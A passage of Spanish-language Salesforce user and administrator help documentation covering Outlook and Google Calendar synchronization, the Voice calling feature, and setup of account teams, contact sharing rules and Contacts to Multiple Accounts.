| Salesforce for Outlook sin panel lateral | Correo electrónico en Salesforce en su configuración de Correo electrónico, con la opción Guardar siempre los datos adjuntos del correo electrónico seleccionada | Correo electrónico en Salesforce para su organización y una configuración activa de Outlook que le incluya | Automáticamente, después de que agregue un mensaje de correo electrónico a Salesforce utilizando los botones Agregar correos electrónicos o Enviar y agregar en Outlook. |
| Correo electrónico en Salesforce | Correo electrónico en Salesforce en su configuración de Correo electrónico, con la opción Guardar siempre los datos adjuntos del correo electrónico seleccionada | Correos electrónicos en Salesforce para su organización | Automáticamente, después de que envíe el mensaje de correo electrónico a su dirección de Correo electrónico en Salesforce. |

### ¿Cómo puedo activar contactos para su sincronización con Salesforce for Outlook?

Su administrador debe realizar las dos tareas siguientes antes de que usted pueda sincronizar contactos entre Microsoft® Outlook® y Salesforce.

- Su administrador debe crear una configuración que permita a los usuarios sincronizar contactos.
- Su administrador debe definir un conjunto de datos para esa configuración.

Cuando su administrador realice estas tareas, es posible que tenga los permisos necesarios para activar contactos para su sincronización mediante la cumplimentación del siguiente proceso.

1. Desde su configuración personal, introduzca *Salesforce for Outlook* en el cuadro Búsqueda rápida y, a continuación, seleccione **Salesforce for Outlook**.
2. Haga clic en **Ver mi configuración**.
3. En la sección Configuración de sincronización, compruebe que ha seleccionado **Contactos**. Si no puede seleccionarlo, póngase en contacto con su administrador, que puede activar la sincronización de contactos para usted.

### ¿Cómo Salesforce for Outlook protege los correos electrónicos?

Salesforce es compatible con los requisitos de la autenticación delegada y con lenguaje SAML (Security Assertion Markup Language) para Salesforce for Outlook. Si utiliza SAML para Salesforce for Outlook, se requiere Mi dominio.

### ¿Es Salesforce compatible con el inicio de sesión único para Salesforce for Outlook?

Sí. Salesforce es compatible con los requisitos de la autenticación delegada y con lenguaje SAML (Security Assertion Markup Language) para Salesforce for Outlook. Si utilizan autenticación delegada, los usuarios deben iniciar sesión en Salesforce la primera vez que utilizan Salesforce for Outlook. Si utiliza SAML para Salesforce for Outlook, se requiere Mi dominio.

### ¿Qué grado de seguridad tiene Salesforce for Outlook?

Salesforce for Outlook, una aplicación de .NET que instala en su equipo, conecta de manera segura con Salesforce. De forma específica,

| Para | Salesforce for Outlook utiliza |
|---|---|
| Nombres de usuario y contraseñas | OAuth 2.0 para autenticar con Salesforce.<br>Los nombres de usuario y tokens de actualización de OAuth cifrados se almacenan localmente. Las contraseñas no se almacenan. |
| Conexiones con Salesforce | Cifrado SSL de 128 bits a través de una conexión HTTPS. |

## Connect for Outlook (Retirado)

Antes de interesarse por nuestro antiguo producto retirado de Connect for Outlook, le instamos a explorar alguno de nuestros productos de integración de Microsoft basados en escritorio o en la Nube: Lightning for Outlook o Salesforce for Outlook.

**Importante:** Con Winter '16, hemos retirado Connect for Outlook. Esto significa que el producto ya no guarda sus correos electrónicos ni sincroniza sus contactos, eventos y tareas entre Microsoft® Outlook® y Salesforce.

Pero no se preocupe Aumente su productividad al migrar a Lightning for Outlook o Salesforce for Outlook. Colabore con su administrador de Salesforce para determinar qué producto es mejor para usted y sus compañeros de trabajo.

## ¿Cómo puedo desinstalar Connect for Outlook?

**Importante:** Con Winter '16, hemos retirado Connect for Outlook. Esto significa que el producto ya no guarda sus correos electrónicos ni sincroniza sus contactos, eventos y tareas entre Microsoft® Outlook® y Salesforce.

Pero no se preocupe Aumente su productividad al migrar a Lightning for Outlook o Salesforce for Outlook. Colabore con su administrador de Salesforce para determinar qué producto es mejor para usted y sus compañeros de trabajo.

1. Cerrar Microsoft® Outlook®.
2. En Windows®, abrir el panel de control.
3. Seleccione la opción para desinstalar programas.
4. Desplácese a Salesforce Outlook Edition y siga las indicaciones para desinstalarlo.

# Sincronizar citas de Google Calendar™ con Salesforce (Beta)

Incluya sus eventos de Google Calendar en Salesforce rápidamente con Lightning Sync. De ese modo, aumenta su productividad y omite el aburrido proceso de entrada de datos.

## Lightning Sync para Google: mantener sus eventos de Google Calendar™ sincronizados con Salesforce (Beta)

Mantenga sus eventos en sincronización entre Google y Salesforce sin instalación y mantenimiento de software.

Esta versión incluye una versión beta de Lightning Sync para Google, lo que significa que es una función de alta calidad con limitaciones conocidas. Lightning Sync para Google no está disponible de forma general a menos o hasta que Salesforce anuncie su disponibilidad general en la documentación o en comunicados de prensa o declaraciones públicas. No podemos garantizar la disponibilidad general dentro de ningún plazo de tiempo. Tome sus decisiones de compra solo en base a funciones y productos disponibles de forma general. Puede proporcionar comentarios y sugerencias referentes a Lightning Sync para Google en Success Community de Lightning Sync.

Su productividad aumenta cuando su administrador configura su empresa para sincronizar eventos de su Google Calendar con Salesforce. Se debe a que no tiene necesidad de duplicar su trabajo entre las dos aplicaciones. Lightning Sync para Google puede sincronizar eventos que crea y mantiene, ya esté en su escritorio o trabajando de forma remota desde su dispositivo móvil.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Su administrador define su experiencia de sincronización seleccionando configuraciones en Salesforce. Pregunte sobre su sincronización en estos casos:

- ¿Está sincronizando eventos privados?
- ¿Se retiran los eventos que elimina de su calendario automáticamente de Salesforce también?
- ¿Se relacionan automáticamente sus eventos con contactos de Salesforce relevantes o con un candidato relevante?

### Limitaciones de Lightning Sync para Google

Tenga en cuenta que por ahora Lightning Sync para Google no:

- Sincroniza contactos
- Sincroniza eventos de Salesforce con Google Calendar

- Sincroniza eventos recurrentes
- Sincroniza detalles sobre invitados a eventos
- Sincroniza el estado de disponible u ocupado en eventos
- Permite modificar qué campos de evento de Google se asignan a campos de evento de Salesforce

# Realizar y recibir llamadas con Voice

Utilice Voice para acceder a funciones de teléfono sin dejar Salesforce. Realice y reciba llamadas, agregue notas de llamada y registre información de llamadas con facilidad. Solo tiene que hacer clic en los campos de número de teléfono en Lightning Experience, como los números en contactos, candidatos y vistas de lista.


**Nota:** Por ahora, solo admitimos llamadas salientes en Estados Unidos y Canadá.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**


Voice está disponible por un coste adicional como licencia complementaria.




La llamada aparece en la barra de utilidades de la parte inferior de su pantalla, de modo que puede realizar varias tareas mientras atiende una llamada. Puede acceder a registros relevantes, agregar notas de la llamada directamente en el panel de llamadas, crear tareas, eventos u otros registros relacionados con la llamada.

Consejo: Asígnese un número de Voice de modo que las llamadas que realice no parezca que procedan de un número desconocido.

También puede agregar más detalles después de la finalización de una llamada, y los detalles de la llamada se registran en la cronología de actividad.




Opcionalmente, también puede recibir llamadas con Voice. Las llamadas entrantes muestran una lista de actividades relacionadas, de modo que tiene acceso a información relevante antes incluso de que haya respondido la llamada.



Si no responde en el plazo de 30 segundos o rechaza la llamada, la llamada finaliza. Si no está en Lightning Experience cuando alguien llama, la persona que llama escucha un mensaje que indica que usted no está disponible.

Para obtener información acerca de la configuración de Voice, consulte "Configurar Voice" en la Ayuda de Salesforce.

Asignar un número de Voice
Asigne un número de Voice desde su configuración personal de modo que las llamadas que realice y reciba no parezca que procedan de un número desconocido.

Prácticas recomendadas de Voice
Para obtener la mejor experiencia en las llamadas, utilice una conexión cableada a su red con el ancho de banda adecuado, utilice unos auriculares con cables y configure el entorno adecuado en su equipo.

# Asignar un número de Voice

Asigne un número de Voice desde su configuración personal de modo que las llamadas que realice y reciba no parezca que procedan de un número desconocido.

1. Desde su configuración personal, introduzca *Mi configuración de Voice* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mi configuración de Voice**.
2. Haga clic en **Buscar ahora**.
3. Seleccione su país e introduzca un código de área para mostrar una lista de números disponibles.

   Una vez se asigne un número, no podrá elegir uno nuevo o ver números disponibles.
4. Seleccione un número.
5. Haga clic en **Guardar**.

## EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Voice está disponible por un coste adicional como licencia complementaria.

## PERMISOS DE USUARIO

Para agregar los minutos relacionados con llamadas de Voice:

- "Acceder a minutos de voz"

Para realizar llamadas salientes de Voice:

- "Acceder a llamadas salientes de Voice"

Para recibir llamadas entrantes de Voice:

- "Acceder a llamadas entrantes de Voice"

# Prácticas recomendadas de Voice

Para obtener la mejor experiencia en las llamadas, utilice una conexión cableada a su red con el ancho de banda adecuado, utilice unos auriculares con cables y configure el entorno adecuado en su equipo.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Voice está disponible por un coste adicional como licencia complementaria.

## Utilizar una buena conexión

Una conexión inalámbrica puede funcionar, pero se recomienda encarecidamente una conexión cableada.

Lo mejor es tener una red dedicada para sus llamadas de Voice. Recomendamos tener al menos 10 kbps por sesión de Voice disponibles, pero tener más de 500 kbps+ por sesión de Voice es lo óptimo. La limitación del número de aplicaciones que puede tener ejecutándose (especialmente aplicaciones que comparten la pantalla) y las fichas de navegador que tenga abiertas también mejoran el rendimiento.

Nota: El uso de una red que enmascare su ubicación puede provocar tarifas diferentes de las que se muestran para su ubicación.

Asegúrese también de que está utilizando el navegador Chrome, Firefox o Edge más actualizado.

## Realizar llamadas con unos auriculares de calidad

Unos auriculares analógicos tienen un funcionamiento óptimo. Los auriculares inalámbricos o de teléfonos móviles también funcionan, pero puede sufrir problemas con la calidad de las llamadas.

# Configuración y mantenimiento de herramientas de ventas

## Configurar y mantener funciones de ventas

Ayude sus representantes de ventas a vender más a los clientes. Obtenga información acerca de las funciones fundamentales de ventas de Salesforce, funciones de productividad de representantes de ventas e integración de correo electrónico de Microsoft.

## Funciones fundamentales de ventas

Las funciones fundamentales de ventas ayudan los representantes de ventas a gestionar los aspectos básicos: las personas a las que venden, los productos y servicios que ofrece su empresa y mucho más.

**Cuentas, Contactos y Candidatos**

- Activar noticias, logotipos y cumplimentación automática (solo Lightning Experience)
- Configurar Contactos en múltiples cuentas
- Activar cuentas personales
- Habilitación de cuentas, contactos y candidatos sociales

**Candidatos y campañas**

- Definir la configuración predeterminada para la creación de candidatos
- Configurar reglas de asignación de candidatos
- Configurar reglas de respuesta automática
- Configurar influencia de campaña

**Oportunidades**

- Configurar ruta de ventas

**Presupuestos y pedidos**

- Activar presupuestos
- Configurar pedidos

**Productos y listas de precios**

- Activar programaciones de productos
- Configurar la activación de precios automática

**Previsiones**

- Configurar previsiones de colaboración

**Gestión de territorios 2.0**

- Implementar y gestionar los territorios de ventas de su organización

**Gestión de duplicados**

- Configurar gestión de duplicados en Salesforce

**Data.com**

- Implementar Data.com Clean

- Implementar Data.com Prospector

**Work.com**

- Activar funciones de Work.com
- Configurar resúmenes de rendimiento
- Configurar valoraciones de rendimiento
- Personalizar la función de habilidades y aprobaciones

## Funciones de productividad de representantes de ventas

Las funciones de productividad de los representantes de ventas mejoran las funciones fundamentales permitiendo a los representantes de ventas programar eventos, comunicarse mediante correo electrónico y mucho más.

**Notas**

- Configurar Notas

**Actividades**

- Configurar eventos, calendarios y tareas
- Configurar calendarios compartidos en Salesforce Classic

**Correo electrónico de Salesforce**

- Configurar y gestionar plantillas de correo electrónico

## Integración de correo electrónico de Microsoft

Pruebe Salesforce directamente en aplicaciones de correo electrónico de Microsoft, relacione correos electrónicos importantes con registros de Salesforce y sincronice datos entre los dos sistemas.

- Lightning for Outlook
- Lightning Sync
- Salesforce for Outlook

# Administración de las personas y organizaciones a las que les venden los usuarios

## Administración de cuentas

### Activar cuentas personales

**Nota:** Esta versión contiene una versión beta de cuentas personales en Lightning Experience con calidad suficiente para su producción, pero que tiene limitaciones conocidas. Para obtener más información, consulte las limitaciones de Lightning Experience en la página 252.

**Importante:** Una vez que se activen cuentas personales, no se pueden desactivar. Por lo tanto, recomendamos a los usuarios existentes crear un sandbox para obtener una vista previa de cómo afectarán las cuentas personales a su organización.

Antes de comenzar, asegúrese de:

- Crear al menos un tipo de registro para las cuentas.
- Otorgar permiso de lectura en contactos para perfiles que cuentan con permisos de lectura en las cuentas.
- Asegurarse de que el valor predeterminado de colaboración de contactos en toda la organización está definido como "Controlado por principal".

Una vez haya completado los pasos preliminares, póngase en contacto con Salesforce para activar cuentas personales y luego:

1. Desde la configuración de gestión de objetos para cuentas personales, vaya a Tipos de registro.
2. Asigne tipos de registro de cuentas personales a perfiles que requieren cuentas personales.

**Nota:** Las cuentas personales cuentan en el almacenamiento de cuentas y de contactos porque cada cuenta personal se compone de una cuenta y de un contacto. El almacenamiento adicional puede resultar necesario cuando implementa cuentas personales, por lo que debe revisar su uso del almacenamiento.

EDICIONES

Cuentas empresariales disponibles en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones

Cuentas personales disponibles en: Salesforce Classic y Lightning Experience

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar cuentas personales:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Cuentas

¿Qué es una cuenta personal?

### Configuración de cuenta

Mejore sus cuentas con información de la jerarquía, noticias, logotipos, cumplimentación automática y mucho más.

Para encontrar todas restas configuraciones, desde Configuración, vaya a la página Configuración de cuentas.

PERMISOS DE USUARIO

Para cambiar la configuración de la cuenta

- "Personalizar aplicación"

| Configuración | Descripción |
| --- | --- |
| Mostrar el vínculo Ver jerarquía | Proporciona un vínculo a la jerarquía de cuentas en detalles de cuentas. Permite a los representantes de ventas ver relaciones entre la cuenta y su cuenta principal.<br>La jerarquía de cuentas está disponible en Salesforce Classic. |
| Activar Noticias | Proporciona a los representantes de ventas una lista personalizada de noticias precisas y relevantes de fuentes norteamericanas.<br>Noticias aparece en cuentas, contactos, candidatos, oportunidades y la página Inicio en Lightning Experience y Salesforce1.<br>Confirme que el componente Noticias aparece en sus formatos de página. |
| Activar cumplimentación automática de cuenta | Muestra empresas de Estados Unidos en el campo `Nombre de la cuenta` a medida que los representantes de ventas introducen información. Los representantes de ventas pueden seleccionar una empresa sugerida de la lista, facilitando la tarea de crear nuevas cuentas comerciales.<br>Cumplimentación automática de cuenta está disponible en Lightning Experience. |
| Activar logotipos de cuenta | Muestra logotipos de empresas, cuando están disponibles, en cuentas con sede en EE.UU.. Nuevos logotipos podrían sustituir aquellos de perfiles de redes sociales. Los logotipos también aparecen con sugerencias de cuentas.<br>Logotipos de cuenta está disponible en Lightning Experience y Salesforce1. |
| Contactos en múltiples cuentas | Permite a los usuarios relacionar un contacto con múltiples cuentas. Una vez activado, complete los pasos de configuración adicionales.<br>Contactos en múltiples cuentas está disponible en Lightning Experience, Salesforce Classic y Salesforce1 |

CONSULTE TAMBIÉN

- Jerarquía de cuentas
- El componente Noticias
- Contactos en múltiples cuentas
- Cuentas

# Gestión de equipos de cuentas

Sus usuarios pueden agregar miembros del equipo de cuentas a las cuentas. De manera parecida a los equipos de oportunidades en oportunidades, los equipos de cuentas son equipos de usuarios que trabajan conjuntamente en cuentas definiendo la función de cada usuario y otorgando niveles de acceso especializados a la cuenta y sus registros relacionados.

Activar equipos de cuentas

Para facilitar a sus representantes de ventas la tarea de colaborar en cuentas, active equipos de cuentas en Salesforce.

Personalizar funciones de equipo de cuentas

Cada miembro del equipo de cuentas tiene una función al trabajar con esa cuenta, como Gestor de cuenta o Representante de ventas. Para realizar un seguimiento de las funciones que desempeñan los miembros del equipo en su empresa, personalice las funciones de su equipo de cuentas en Salesforce.

Consideraciones para la desactivación de equipos de cuentas

Antes de desactivar equipos de cuentas, revise estas consideraciones clave.

CONSULTE TAMBIÉN

Activar equipos de cuentas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar equipos de cuentas:
- "Personalizar aplicación"

Para configurar funciones de equipo:
- "Personalizar aplicación"

## Activar equipos de cuentas

Para facilitar a sus representantes de ventas la tarea de colaborar en cuentas, active equipos de cuentas en Salesforce.

1. Desde Configuración, introduzca *`Equipos de cuentas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de equipos de cuentas**.
2. Defina la configuración según sea necesario.
3. Guarde sus cambios.

CONSULTE TAMBIÉN

Gestión de equipos de cuentas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar equipos de cuentas:
- "Personalizar aplicación"

Para configurar funciones de equipo:
- "Personalizar aplicación"

## Personalizar funciones de equipo de cuentas

Cada miembro del equipo de cuentas tiene una función al trabajar con esa cuenta, como Gestor de cuenta o Representante de ventas. Para realizar un seguimiento de las funciones que desempeñan los miembros del equipo en su empresa, personalice las funciones de su equipo de cuentas en Salesforce.

PRECAUCIÓN:

- Los equipos de cuentas comparten funciones con los equipos de oportunidades. Si elimina una función del equipo de cuentas, ésta ya no estará incluida como función del equipo de oportunidades.

1. En Configuración, introduzca *`Funciones del equipo`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Funciones del equipo** en Equipos de cuentas.
2. Modifique los valores de la lista de selección para las funciones de equipo según sea necesario.
3. Guarde sus cambios.
4. Para actualizar un valor de lista de selección cambiado en todos sus archivos, introduzca *`Reemplazar las funciones del equipo`* en el cuadro `Búsqueda rápida`, luego seleccione **Sustituir función de equipo**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar funciones de equipo:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Gestión de equipos de cuentas

## Consideraciones para la desactivación de equipos de cuentas

Antes de desactivar equipos de cuentas, revise estas consideraciones clave.

- La desactivación de equipos de cuentas elimina de forma irreversible los equipos existentes de todas las cuentas y elimina los equipos de cuentas predeterminados de los usuarios, así como la lista relacionada Equipo de cuentas de todos los formatos de página.
- No puede desactivar equipos de cuentas para su organización si se hace referencia a miembros de cuentas en Apex. Por ejemplo, si un código de Apex hace referencia al campo `Miembro del equipo` (representado como `AccountTeamMember` en el código), los equipos de cuentas no pueden desactivarse.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para desactivar equipos de cuentas:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Gestión de equipos de cuentas

# Administración de grupos de relaciones

# Configuración de contactos y funciones de contactos

## Creación de reglas de colaboración de contactos

Las reglas de colaboración de contactos se pueden basar en el propietario del registro o en otros criterios, incluyendo el tipo de registro y algunos valores de campo. Puede definir hasta 300 reglas de colaboración de contactos, incluyendo hasta 50 reglas de colaboración basadas en criterios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear reglas de colaboración:
- "Gestionar colaboración"

1. Si planea incluir grupos públicos en su regla de colaboración, confirme que se han creado los grupos públicos apropiados.
2. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
3. En la lista relacionada Reglas de colaboración de contactos, haga clic en **Nueva**.
4. Introduzca el **Nombre de etiqueta** y **Nombre de regla**. La etiqueta es la etiqueta de la regla de colaboración tal y como aparece en la interfaz de usuario. El nombre de regla es un nombre exclusivo utilizado por la API y los paquetes gestionados.
5. Introduzca la **Descripción**. Este campo describe la regla de colaboración. Es opcional y puede incluir hasta 1000 caracteres.
6. Seleccione un tipo de regla.
7. Dependiendo del tipo de regla seleccionada, haga lo siguiente:
   - Basada en el propietario del registro: En la línea propiedad de miembros de, especifique los usuarios cuyos registros se compartirán: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable (o campo de búsqueda, si su organización tiene más de 200 colas, grupos, funciones o territorios).
   - Basada en criterios: Especifique los criterios de campo, operador y valor que deben cumplir los registros para incluirse en la regla de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor siempre es un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.

     Nota: Para utilizar un campo que no es compatible con las reglas de colaboración basadas en criterios, puede crear una regla de flujo de trabajo o desencadenador Apex para copiar el valor del campo en un campo de texto o numérico y utilizar ese campo como criterio.
8. En la línea En colaboración con, especifique los usuarios que obtienen el acceso a los datos: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable o campo de búsqueda.
9. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

**10.** Haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Reglas de colaboración
- Consideraciones sobre reglas de colaboración
- Categorías de regla de colaboración

## Configurar Contactos en múltiples cuentas

Permita a sus representantes de ventas realizar un seguimiento de forma sencilla de las relaciones entre los clientes y los negocios con los que trabajan. Contactos en múltiples cuentas se configura rápidamente y permite a los representantes relacionar un solo registro de contacto con múltiples cuentas.

Si desactiva Contactos en múltiples cuentas, tenga en cuenta que al hacerlo se eliminan todas las relaciones cuenta-contacto indirectas. Las asociaciones entre un contacto y su cuenta principal se mantienen.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar Contactos en múltiples cuentas:
- "Personalizar aplicación"

Para ver formatos de página:
- "Ver parámetros y configuración"

Para modificar formatos de página:
- "Personalizar aplicación"

1. Si ya utiliza Funciones del contacto de cuenta o una solución creada a medida con un objeto de fusión, revise cómo esas soluciones se comparan con Contactos en múltiples cuentas.
2. Desde Configuración, introduzca *Configuración de cuentas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de cuentas**.
3. Seleccione **Permitir a usuarios relacionar un contacto con múltiples cuentas**.
4. Si desea utilizar campos personalizados para catar información única acerca de relaciones, por ejemplo, la mejor hora para llamar a un contacto, ahora es un buen momento para configurar eso. Desde la configuración de gestión de objetos para Relación de contacto de cuenta:
   - En Lightning Experience, vaya a **Campos y relaciones**.
   - En Salesforce Classic, vaya a **Campos**.
5. Asegúrese de tener los campos más relevantes en su formato de página de Relación de contacto de cuenta. Desde los parámetros de gestión de objetos para Relación de contacto de cuenta, vaya a **Formatos de página**.
6. Agregue la lista relacionada Contactos relacionados a los formatos de página de cuentas que utilicen sus representantes.

   Debido a que la lista relacionada Contactos relacionados incluye automáticamente todos los contactos indirectos, puede eliminar la lista relacionada Contactos de sus formatos de página de cuentas.

   Consejo: Vea con facilidad quién es un contacto directo para la cuenta cuando agregue el campo Directo a la lista relacionada Contactos relacionados.
7. Agregue la lista relacionada Cuentas relacionadas a los formatos de página de contactos que utilicen sus representantes.

   Consejo: Vea con facilidad qué cuenta es la cuenta principal de un contacto cuenta cuando agregue el campo Directo a la lista relacionada Cuentas relacionadas.
8. Si utiliza cuentas personales, agregue la lista relacionada Cuentas relacionadas a los formatos de página de cuentas personales que utilizan sus representantes. Deberá hacer esto en Salesforce Classic.

9. Decida si desea evitar que se acumulen actividades de forma automática a la cuenta principal de un contacto. En caso afirmativo, desde Configuración, vaya a la página Configuración de actividades y anule la selección de **Acumular actividades en la cuenta principal de un contacto**.
10. Si desea mirar las relaciones entre contactos y cuentas, cree tipos de informes personalizados.

CONSULTE TAMBIÉN

- Configuración de gestión de búsqueda de objetos
- Consideraciones para cambiar el modo en que se resumen actividades en cuentas
- Crear tipos de informe personalizados para relaciones de contactos de cuentas
- Limitaciones de contactos con cuentas múltiples

## Comparación de Contactos en múltiples cuentas con otras opciones

Al permitir a sus usuarios relacionar un contacto con múltiples cuentas les facilita realizar un seguimiento de las relaciones entre las personas y los negocios con los que trabajan. No obstante, si ya utiliza Funciones del contacto de cuenta o una solución creada a medida con un objeto de fusión, a continuación de describe un resumen de cómo esas soluciones se comparan con Contactos en múltiples cuentas.

| Función o característica | Contactos en múltiples cuentas | Funciones del contacto de cuenta | Objeto de fusión personalizado |
|---|---|---|---|
| Objetos estándar | ✔ | ✔ | |
| Campos personalizados | ✔ | | ✔ |
| Formatos personalizados | ✔ | | ✔ |
| Tipos de registro | | | ✔ |
| Historial de campos | | | ✔ |
| Reglas de validación | | | ✔ |
| Flujo de trabajo | | | ✔ |
| Process Builder | | | ✔ |
| Flujo | ✔ | | ✔ |
| Desencadenadores | | | ✔ |
| Acciones personalizadas | | | ✔ |
| Accesible por API | ✔ | ✔ | ✔ |
| Lista relacionada sencilla | ✔ | | |

EDICIONES

Contactos con múltiples cuentas está disponible en: Salesforce Classic y Lightning Experience

Contactos con múltiples cuentas está disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Función o característica | Contactos en múltiples cuentas | Funciones del contacto de cuenta | Objeto de fusión personalizado |
|---|---|---|---|
| Filas de relación múltiples en base de datos | | ✔ | ✔ |
| Se aplica a límites de almacenamiento | | | ✔ |
| Permisos de colaboración y objeto | Derivado de Cuenta y Contacto | Derivado desde Cuenta | Configurado de forma independiente |
| Informes | Tipos de informes personalizados | Tipos de informe estándar<br>Tipos de informes personalizados | Tipos de informes personalizados |
| Interfaz de usuario | Salesforce Classic<br>Lightning Experience<br>Salesforce1 | Salesforce Classic<br>Salesforce1 (No obstante, los registros de la lista relacionada Funciones del contacto son de solo lectura y el campo Función no está disponible.) | Salesforce Classic<br>Lightning Experience<br>Salesforce1 |

CONSULTE TAMBIÉN

